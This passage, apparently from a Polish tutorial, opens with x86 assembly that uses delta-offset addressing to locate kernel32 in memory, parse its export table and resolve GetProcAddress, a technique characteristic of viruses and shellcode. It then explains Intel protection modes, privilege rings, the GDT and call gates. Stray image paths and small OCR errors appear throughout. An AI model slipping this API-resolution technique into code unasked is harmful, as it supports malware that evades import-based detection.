  znaleziono_kernel:
  mov           [ebp+offset adres_jadra], eax   ; zachowaj adres jądra
  mov           edi, eax
  cmp           word ptr [edi]. ’ZM’            ; standardowe sprawdzenia
  jne           blad
  mov           edi, [edi+3Ch]
  add           edi, [ebp+offset adres_jadra]
  cmp           word ptr [edi], ’EP’
  jne           blad
```

Wszystko w porządku, mamy zlokalizowane jądro w pamięci. Teraz powinniśmy odszukać funkcję GetProcAddress, która zwraca nam adres funkcji w pamięci. Dzięki temu w przyszłości nie będzie potrzeby stosowania naszego kodu do odnajdywania funkcji, co bardzo nam ułatwi prace, ponieważ kiedy zajdzie potrzeba wywołania dowolnego API, posłużymy się GetModuleHandle (zwróci nam uchwyt do modułu) oraz GetProcAddress (zwróci nam adres funkcji z tego modułu do którego mamy uchwyt). Sprawa wydaje się być prosta i oczywista. Posiadając adres jądra, możemy przystąpić do analizowania jego tabeli eksportów, w celu odnalezienia szukanej, eksportowanej przez ten moduł funkcji GetProcAddress .

```
pushad
mov     esi, [edi+78h]                  ; przejdź do tabeli eksportu (element 0 w DataDirectory)
add     esi, [ebp+offset adres_jadra]   ; dodaj aby otrzymać VA z RVA
mov     [ebp+offset eksport], esi       ; zachowaj
add     esi, 10h                        ; ustaw się na  pole w IMAGE_EXPORT_DIRECTORY
lodsd                                   ; pobierz nBase
mov     [ebp+offset baza_numer], eax
lodsd                                   ; pobierz NumberOfFunctions
lodsd                                   ; pobierz NumberOfNames
mov     [ebp+offset liczba_nazw], eax
add     eax, [ebp+offset adres_jadra]
lodsd                                   ; pobierz AddressOfFunctions
add     eax, [ebp+offset adres_jadra]
mov     [ebp+offset adres_funkcji], eax
lodsd                                   ; pobierz AddressOfNames
add     eax, [ebp+offset adres_jadra]
mov     [ebp+offset adres_nazw], eax
lodsd                                   ; pobierz AddressOfNameOrdinals
add     eax, [ebp+offset adres_jadra]
mov     [ebp+offset adres_numerow], eax
mov     esi, [ebp+offset adres_funkcji]
lodsd
add     eax, [ebp+offset adres_jadra]
```

Pobraliśmy wszystkie istotne pola z *IMAGE_EXPORT_DIRECTORY*. Możemy przystąpić do szukania funkcji GetProcAddress w tabeli eksportów:

```
mov     esi, [ebp+offset adres_nazw]        ; wskaźnik na pierwszą nazwę
mov     [ebp+offset indeks], esi            ; zachowaj indeks do tabeli
mov     edi, [esi]
add     edi, [ebp+offset adres_jadra]
xor     ecx, ecx                            ;licznik
mov     ebx, offset strGPA                  ; ustaw EBX na nazwę funkcji, której szukamy
add     ebx, ebp

szukaj_dalej:
mov     esi, ebx                            ; ESI = nazwa szukanej funkcji

skanuj:
cmpsb                                       ; porównaj jeden bajt (znak stringa)
jne     nastepny                            ; nie ta funkcja?
cmp     byte ptr [edi], 0                   ; koniec?
je      znaleziono_funkcje
jmp     skanuj

nastepny:
inc     cx                                  ; porównanie licznika z ilością
cmp     cx, word ptr [ebp+offset liczba_nazw]  ; importowanych funkcji z KERENL32.DLL
jge     blad
add     dword ptr [ebp+offset indeks], 4    ; 4 = DWORD, zwiększ i próbuj dalej
mov     esi, [ebp+offset indeks]
mov     edi, [esi]
add     edi, [ebp+offset adres_jadra]
jmp     szukaj_dalej
```

,gdzie mamy tak zdefiniowane zmienne:

```
strGPA      db "GetProcAddress",0
adresGPA    dd 0
```

Gdy znaleziono string w tabeli wskazywanej przez *AddressOfNames,* odpowiadający szukanej funkcji, to rejestr CX zawiera indeks do tabeli *AddressOfNameOrdinals.* Teraz jeżeli chcemy uzyskać RVA szukanej funkcji, to trzeba wykonać (zapis języka C):

NumerFunkcji = *(CX * 2 + AddressOfNameOrdinals); (mnożymy przez 2 bo elementami w tabeli *AddressOfNameOrdinals* są WORD'y)

NumerFunkcji jest indeksem do tabeli adresów funkcji (*AddressOfNames*), której elementami są DWORD'y. Zatem posiadając taki indeks, możemy otrzymać adres naszej API GetProcAddress:

AdresFunkcji= *(NumerFunkcji*4 + AddressOfFunctions);

Tak wygląda to w assemblerze:

```
znaleziono_funkcje:
mov     ebx, esi
inc     ebx
shl     ecx, 1                          ; ECX=ECX*2, bo 2^1=2
mov     esi, [ebp+offset adres_numerow] ; AddressOfNameOrdinals
add     esi, ecx
xor     eax, eax
mov     ax, word ptr [esi]
shl     eax, 2                          ; NumerFunkcji=NumerFunkcji*4, bo 2^2=4
mov     esi, [ebp+offset adres_funkcji] ; AddressOfFunctions
add     esi, eax
mov     edi, dword ptr [esi]            ; pobierz RVA
add     edi, [ebp+offset adres_jadra]   ; i skonwertuj do VA (VirtalAddress)
```

EDI wskazuje na funkcję GetProcAddress ! Zachowamy to.

```
mov     [ebp+offset adresGPA], edi
popad                                   ; zakończ całą operację, odzyskaj zachowane rejestry
```

Teraz już możemy spokojnie wywoływać dowolne API, możemy przecież odnaleźć ich adresy:


```
push    offset <nazwa funkcji>
mov     eax, [ebp+offset adres_jadra]
push    eax
mov     eax, [ebp+offset adresGPA]      ; GetProcAddress(funkcja,moduł);
call    eax
cmp     eax, 0
jz      blad
```

Powyższy fragment kodu dotyczy przypadku, kiedy chcemy wywołać funkcję eksportowaną w KERNEL32.DLL. W innych przypadkach musimy uzyskać uchwyt do modułu, w którym znajduje się funkcja. Robimy to poprzez funkcję GetModuleHandle(), jej adres mamy zapamiętany w adresGMH.
W rejestrze EAX mamy adres szukanej funkcji, teraz odkładając na stos kolejno jej argumenty (wg konwencji C) i wykonując call eax wywołujemy odpowiednio naszą funkcję.

4. Architektura systemu

Architektura systemu procesora Intel składa się z rejestrów, struktur danych oraz instrukcji zaprojektowanych w celu kontroli operacji takich jak zarządzanie pamięcią, przerwaniami, wyjątkami oraz procesami.

Część wykonawcza procesora Intel zawiera dwie 32-bitowe jednostki arytmetyczno-logiczne oraz zespół rejestrów z nią współpracujących:



Rejestry procesora Pentium

Rejestry, które wymagają wyjaśnienia to:

CR0, CR1, CR2, CR3 – są rejestrami sterującymi pracą określonych układów procesora, jego trybem pracy, sposobem pracy pamięci CACHE, stronicowaniem pamięci.

DRx – są rejestrami pracy krokowej (Debug Registers). Umieszczane są w nich adresy pułapek, ich status.
TRx – są rejestrami wspomagającymi testowanie procesora. TR6 i TR7 służą do testowania układu TLB (Trasnlation Lookaside Buffer), TR3 do TR5 są używane do testowania wewnętrznej pamięci CACHE.

- **Tryby operacji**

Architektura Intel przedstawia cztery tryby pracy procesora :

1. **Tryb chroniony (Protected mode)**

   Jak podaje dokumentacja Intela, jest to naturalny tryb procesora. Oznacza to, że w tym trybie procesora dostępne są wszystkie jego cechy; działają wszystkie zaprojektowane mechanizmy sprawiając, że jest on maksymalnie wydajny. Tryb ten jest zalecany dla wszystkich współczesnych aplikacji i systemów operacyjnych.

2. **Tryb rzeczywisty (Real-address mode)**

   W trybie rzeczywistym procesor działa w ten sam sposób jak układ 8086. Potrafi adresować do 1MB pamięci, rozmiar segmentu wynosi 64 KB a standardową długością argumentu jest 16-bitów.
   Jednak nie jest to taki sam tryb jak w 8086, ponieważ w tym przypadku procesor ma możliwość przełączenia się w tryb chroniony lub SMM. Podstawowym celem pracy procesora w trybie rzeczywistym we współczesnych systemach komputerowych jest inicjacja zmiennych systemowych niezbędnych do pracy w trybie chronionym oraz przełączenie się do tego trybu.


3. **Tryb zarządzania systemem (System managment mode (SMM))**

   Tryb, który jest standardem w architekturze Intel od procesora Intel386 SL. W tym trybie procesora działa mechanizm kontroli zasilania. SMM jest aktywowane poprzez zewnętrzny sygnał (SMI#), który generuje przerwanie SMI. W trybie SMM procesor przełącza się na oddzielną przestrzeń adresową, podczas gdy zachowuje kontekst aktualnie wykonywanego programu, zadania.

4. **Tryb wirtualny 8086 (Virtual-8086 mode)**

   Podczas, gdy processor jest przełączony na tryb chroniony, istnieje możliwość przełączenia się w tryb wirtualny 8086. Ten tryb pozwala procesorowi uruchamiać oprogramowanie 8086 w środowisku chronionym oraz wielozadaniowym.

Mapa trybów procesora w jakie się może przełączać:




Z diagramu widać, że po każdym resecie procesora, przełącza się on w tryb rzeczywisty. Flaga PE (Protect Enable) na diagramie, to flaga z rejestru CR0, która decyduje o tym czy procesor jest w trybie rzeczywistym czy chronionym. Flaga VM mieści się w rejestrze EFLAGS, jej stan decyduje o tym czy procesor jest w

trybie chronionym czy wirtualnym 8086. Przełączanie w tryb SMM odbywa się po odebraniu sygnału SMI (nie zależnie w jakim trybie był procesor), powrót z tego trybu następuje po instrukcji RSM, wtedy powraca on do trybu w jaki ostatnio był przełączony .

- **tryb rzeczywisty**

Pisaliśmy, że w trybie rzeczywistym procesor Pentium działa jak 8086. Wszystkie rejestry procesorów 8086/88 były 16-bitowe i taką szerokość miała magistrala danych, natomiast magistrala adresowa była 20-bitowa. Wymagało to układu, który na podstawie 16-bitowych wartości pozwoliłby wygenerować 20-bitowy adres.



20-bitowy adres składa się z zawartości jednego z rejestrów segmentowych pomnożonych przez 16 (czyli dopisanie 0 do adresu hex) oraz adresu efektywnego, wynikającego z aktualnie wykonywanego fragmentu rozkazu oraz używanego trybu adresowania. Rejestrami segmentowymi są:


- CS – rejestr segmentu programu
- DS. – rejestr segmentu danych
- SS – rejestr segmentu stosu
- ES, GS, FS – rejestry dodatkowych rejestrów danych.

Wyznacza to możliwość występowania 4 rodzajów segmentów – niekoniecznie oddzielnych, mogą one na siebie zachodzić. Jednocześnie możemy zaadresować do 1MB pamięci, ponieważ mamy 20-bitową magistralę adresową.

- **tryb chroniony**

W trybie chronionym, zwanym także trybem wirtualnych adresów używanych jest 32-bitów adresu, co pozwala zaadresować 4GB fizycznej pamięci. Dostępne są w nim sprzętowe mechanizmy wspomagające pracę wielozadaniową, ochronę zasobów oraz obsługę stronicowania, które opiszemy w dalszej części tego rozdziału. Przełączenie procesora w ten tryb następuje po ustawieniu bitu PE w rejestrze MSW (Machine Status Word), który jest częścią rejestru sterującego CR0.

W myśl zasady „utrzymanie spójności systemu wymaga ochrony jego zasobów", segmenty danych i programów są oddzielone od siebie i chronione prawami dostępu. W trybie adresów wirtualnych realizowany jest czterowarstwowy mechanizm ochrony. Warstwy te są numerowe od 0 do 3 i nazywane są okręgami, poziomami (RING), większy numer oznacza mniejszy przywilej, większe ograniczenia:



Procesor używa tych poziomów do kontroli: zapobiegania dostępu zadań do niżej położonych okręgów. Ponadto procesy istniejące w systemie są odseparowane od siebie, a kiedy procesor wykryje naruszenie praw to generuje wyjątek. Zasoby umieszczone w innej warstwie uprzywilejowania są udostępniane przez selektywne przekazywanie uprawnień dostępu za pomocą furtki (gate).
Zatem mechanizm ochrony zasobów kontroluje segmenty kodu oraz danych. Kontrola ta odbywa się dzięki flagom, procesor rozpoznaje ich trzy typy:

Current Privilege Level (CPL)
Poziom uprzywilejowania aktualnie wykonywanego zadania, programu. Jest to ustawiane bitami 0 i 1 w rejestrach segmentowych CS, SS. Normalnie CPL jest takie jak uprzywilejowanie segmentu kodu, skąd instrukcje są pobierane. Procesor zmienia flagę CPL, kiedy kontrola programu jest transferowana do segmentu kodu o innym uprzywilejowaniu.


Descriptor Privilege Level (DPL)
DPL jest poziomem uprzywilejowania segmentu albo furtki (gate). Umieszczona jest ta flaga w segmencie albo deskryptorze furtki (gate descriptor) dla odpowiednio segmentu lub furtki. Kiedy aktualnie wykonywany segment kodu (kod) próbuje dostać się do jakiegoś segmentu (furtki), wtedy porównywany jest DPL tego segmentu (furtki) z CPL oraz RPL.

Request Privilege Level (RPL)
RPL jest unieważniającym poziomem uprzywilejowania, i powiązany jest z selektorem segmentu. Procesor sprawdza RPL wraz z CPL, aby ustalić czy dostęp do segmentu jest dozwolony. Nawet jeżeli program żądający dostępu do segmentu posiada odpowiednie uprzywilejowanie dostępu do segmentu, to dostęp jest odmawiany w przypadku, gdy RPL nie posiada wystarczającego poziomu uprzywilejowania. Tak się dzieje, gdy RPL selektoru segmentu jest większe (numerycznie) niż CPL; RPL unieważnia CPL i vice versa.

- *Mechanizm pamięci wirtualnej:*

W procesorze Pentium w trybie chronionym zmienia się znaczenie rejestrów segmentowych. Zawartość odpowiedniego rejestru segmentowego jest selektorem wybierającym odpowiednią pozycję w tablicy deskryptorów. Najistotniejszym elementem mechanizmu jest rozróżnienie między adresem logicznym a fizycznym komórki pamięci i sposób odwzorowania adresu logicznego na fizyczny. Adresem fizycznym komórki nazywamy adres, jaki wysyła na magistralę adresową procesor, aby odwołać się do tej komórki. Każda komórka pamięci operacyjnej ma swój niezmienny adres fizyczny. Każdy adres fizyczny odnosi się zawsze do tej samej komórki pamięci lub jest zawsze błędny. Adresem logicznym (lub wirtualnym) nazywamy adres jakim posługuje się program, aby odwołać się do zmiennej lub instrukcji. Adres logiczny może odnosić się zarówno do komórki pamięci operacyjnej jak i słowa maszynowego zapisanego na dysku. Przypisanie adresu logicznego do konkretnej komórki pamięci, czy konkretnego miejsca na dysku jest inne dla każdego procesu i może się zmieniać w trakcie jego życia.

Translacja adresu wirtualnego na fizyczny:




Adres logiczny składa się z 46-bitów, czyli 32-bitowego przesunięcia oraz 16-bitowego selektora (bo przecież jest to rejestr segmentowy: CS czy DS.) Adres fizyczny obliczany jest jako suma adresu bazowego odczytanego z odpowiedniej pozycji tablicy deskryptorów i wartości adresu efektywnego (przesunięcia). Deskryptory zawarte są w tablicach systemowych przechowywanych w pamięci:


- Globalna tablica deskryptorów GDT (Global Descriptor Table)
- Lokalna tablica deskryptorów LDT (Local Descriptor Table) przypisana poszczególnym zadaniom
- Tablica przerwań IDT (Interrupt Descriptor Table)

W procesorze mamy rejestry, które swoją zawartością wskazują na takie tablice:


- rejestr GDTR wskazuje na tablicę GDT



- rejestr LDTR wskazuje na tablicę LDT



- rejestr IDTR wskazuje na tablicę IDT



Elementami globalnej tablicy deskryptorów są:


- deskryptory segmentów kodu (Code)
- deskryptory segmentów danych (Data)
- deskryptory segmentów stanu zadania (TSS)
- furtki wywołań (CallG)
- furtki zadań
- furtki przerwań/wyjątków
- deskryptory lokalnych tablic deskryptorów (LDT)

Zobaczmy te elementy we fragmencie globalnej tablicy deskryptorów systemu Windows:

```
Sel.  Typ       Baza      Limit     DPL  Atrybuty    GDTR:
                                                       GDTbase=C0F39000
0008  Code16    0000F000  0000FFFF  0    P   RE         Limit=0FFF
0010  Data16    0000F000  0000FFFF  0    P   RW
0018  TSS32     C000D7A4  00002069  0    P   B
0020  Data16    C0F39000  00000FFF  0    P   RW
0028  Code32    00000000  FFFFFFFF  0    P   RE
0030  Data32    00000000  FFFFFFFF  0    P   RW
003B  Code16    C0F84800  000007FF  3    P   RE
0043  Data16    00000400  000002FF  3    P   RW
0048  Code16    0000AE00  0000FFFF  0    P   RE
0050  Data16    0000AE00  0000FFFF  0    P   RW
0058  Reserved  00000000  0000FFFF  0    NP          < wolna pozycja
0060  Reserved  00000000  0000FFFF  0    NP          < wolna pozycja
0068  TSS32     C001BF5C  00000068  0    P
0070  Data32    00000000  FFFFFFFF  0    P   RW
0078  Data16    C000F80E  00000003  0    P   RW
0083  Data16    00000000  FFFFFFFF  3    P   RO
008B  Data32    80001000  00000FFF  3    P   RW
0093  Code32    C002F3A9  FFFFFFFF  3    P   RE ED
009B  Code32    C002F3A9  000000FF  3    P   RE
00A3  Data32    00000000  FFFFFFFF  3    P   RW
00A8  Code32    C01834BC  00001000  0    P   RE
00B0  Code32    C01834AD  00001000  0    P   RE
00BB  Data16    00000522  00000100  3    P   RW
00CB  Data32    80003000  00000FFF  3    P   RW
00D0  LDT       80004000  00005FFF  0    P
00DB  Data32    80014000  00000FFF  3    P   RW
00E3  Data32    80015000  00000FFF  3    P   RW
00EB  Data32    80016000  00000FFF  3    P   RW
...
026B  CallG32   0028:004026FC       3    P
```

Widać w niej, że w systemach rodziny Windows 32-bitowy kod jest pod selektorem 28, a dane pod selektorem 30. Kiedy widzimy adres typu 0028:0041F36B to wiemy, że 0028h jest tak zdefiniowanym selektorem do tablicy deskryptorów a 0041F36B jest adresem efektywnym. Odczytując odpowiednia pozycję z GDT (selektor 28) widzimy, że adres ten pokazuje na segment kodu (Code32), atrybuty to potwierdzają, są ustawione na RE – read i execute.

Struktura rejestru segmentowego:




SELEKTOR jest indeksem deskryptora (13-bitów daje 8192 możliwych deskryptorów)
TI – Table index - określa z jakiej tablicy odczytywać deskryptory
- 0 – Globalna tablica deskryptorów
- 1 - Lokalna tablica deskryptorów

RPL – Request Privilege Level, określa poziom uprzywilejowania selektoru. Pole 2-bitowe, co pozwala numerować 4 poziomy uprzywilejowania (ring0,1,2,3)

Opis elementów globalnej tablicy deskryptorów wskazywanej przez rejestr GDTR:

Struktura deskryptora segmentu kodu (Code):



Opis bitów:

G – granularity:
- 0 – rozmiar segmentu w bajtach (max 1MB)
- 1 – rozmiar segmentu w 4kB stronach (max 4GB)

D – default
- 0 – tryb chroniony 16-bitowy
- 1 – tryb chroniony 32-bitowy

S – system:
- 0 – slektor systemowy
- 1 – selektor segmentu kodu lub danych

AVL- available, definiowany prze użytkownika, nie wykorzystywany i nie modyfikowany przez CPU

C – conforming, bezpośredni dostęp do segmentu z niższego poziomu użytkownika
- 0 – zablokowany
- 1 - możliwy

R – readable
- 0 – segment może być tylko wykonywalny (E)
- 1 – segment może być wykonywalny i odczytywany (RE)


A –accessed
- 1 – nastąpiło odwołanie do danych (kodu) z danego segmentu. Bit ten służy do monitorowania wykorzystywania danego segmentu

P – present
- 0 – segment musi zostać załadowany z zewnętrznej pamięci (np.HDD) przez system pamięci wirtualnej
- 1 – segment znajduje się w pamięci RAM

DPL – descriptor privilege level, dwa bity określające poziom uprzywilejowania deskryptora i związanego z nim segmentu
Dla aktualnie wykonywanego segmentu kodu bity te określają CPL (current privilege level) bieżący poziom upzywilejowania.


Bezpośredni dostęp do segmentu kodu jest możliwy wtedy i tylko wtedy gdy:
- CPL = DPL
- CPL > DPL (dostęp z poziomu mniej uprzywilejowanego) jeżeli segment kodu do którego następuje odwołanie jest zgondy.

Struktura deskryptora segmentu danych (Data)



Opis niektórych bitów:
B – big, dla odwołań stosu przyjmuje się:
0 –rejestr SP 16-bitowy
1 – rejestr ESP 32-bitowy (max rozmiar stosu 4GB)
E – expand down:
0 – standardowy rozszerzalny w górę segment danych
1 – segment rozszerzalny w dół (używane dla segmentów stosu)
W - write enable
0 – segment danych udostępniony tylko do odczytu
1 – segment danych może być odzczytywany i zapisywany (RW)
Dostęp do segmentu danych jest możliwy wtedy i tylko wtedy gdy:
- DPL danego segmentu danych ≥ CPL

Struktura furtki wywołania (CallG)
Ich zadaniem jest transferowanie kodu programu pomiędzy różnymi poziomami uprzywilejowania. Są wykorzystywane przez instrukcje CALL i JMP do wywołania fragmentu kodu znajdującego się w innym segmencie.

